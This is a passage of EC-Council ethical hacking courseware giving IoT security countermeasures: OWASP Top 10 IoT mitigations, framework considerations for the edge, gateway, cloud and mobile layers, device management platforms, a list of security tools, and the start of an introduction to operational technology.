
- **Avoiding command repetition using a rolling technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting synchronization and preamble nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




General Guidelines for IoT Device Manufacturing Companies

Companies manufacturing IoT devices should make sure that they implement basic security measurements that include:

- SSL/TLS should be used for communication purposes
- There should be a mutual check on SSL certificates and the certificate revocation list
- Use of strong passwords should be encouraged
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage
- The device's update process should be simple, secured with a chain of trust
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks
- Lock the devices down whenever and wherever possible to prevent them from attacks
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run
- Use a secure boot chain to verify all software that is executed on the device
- Scrutinize new features of a product for any security flaw before it is released
- Use safe functions such as (gets()->fgets()) to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++
- Incorporate security into the IoT software development lifecycle

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://www.owasp.org*

IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:


Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.6: OWASP top 10 IoT vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

  Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**

  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.

  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle IoT Asset Monitoring Cloud, and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.




Figure 18.55: Screenshot of Azure IoT Central

Listed below are some of the additional solutions for IoT device management:

- Oracle IoT Asset Monitoring Cloud (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- AT&T IoT Platform (*https://iotplatform.att.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.




Figure 18.56: Screenshot of SeaCat.io

- **DigiCert IoT Security Solutions**

  Source: *https://www.digicert.com*

  DigiCert Home and Consumer IoT Security Solutions protect private data and home networks while preventing unauthorized access using PKI-based security solutions for consumer IoT devices. Home IoT products offer many conveniences, but there are massive amounts of private consumer data being transferred to and from these services, leaving them vulnerable to attack if left unsecured. Security across an entire IoT home demands proper device authentication and data encryption to ensure that all connections are trusted, and communications are protected. Properly implemented public key infrastructure (PKI) creates a foundation for systems, devices, applications, and users to interact safely with consumer IoT products.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.57: Screenshot of DigiCert IoT Security Solutions

Listed below are some of the additional IoT security tools and solutions:

- FortiNAC (*https://www.fortinet.com*)
- Pulse: IoT Security Platform (*https://www.pwnieexpress.com*)
- Symantec IoT Security (*https://www.symantec.com*)
- darktrace (*https://www.darktrace.com*)
- Symantec Critical System Protection (*https://www.symantec.com*)
- Cisco IoT Threat Defense (*https://www.cisco.com*)
- AWS IoT Device Defender (*https://aws.amazon.com*)
- Bayshore Industrial Cyber Protection Platform (*https://www.bayshorenetworks.com*)
- Endpoint Protection Suite (*https://www.securetrust.com*)
- NSFOCUS ADS (*https://nsfocusglobal.com*)
- Norton Core (*https://us.norton.com*)
- zvelo IoT Security Solution (*https://zvelo.com*)
- Barbara (*https://barbaraiot.com*)
- Sternum (*https://www.sternumiot.com*)
- Bullguard IoT Scanner (*https://iotscanner.bullguard.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking


OT Concepts

Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.58: Devices connected to an OT network

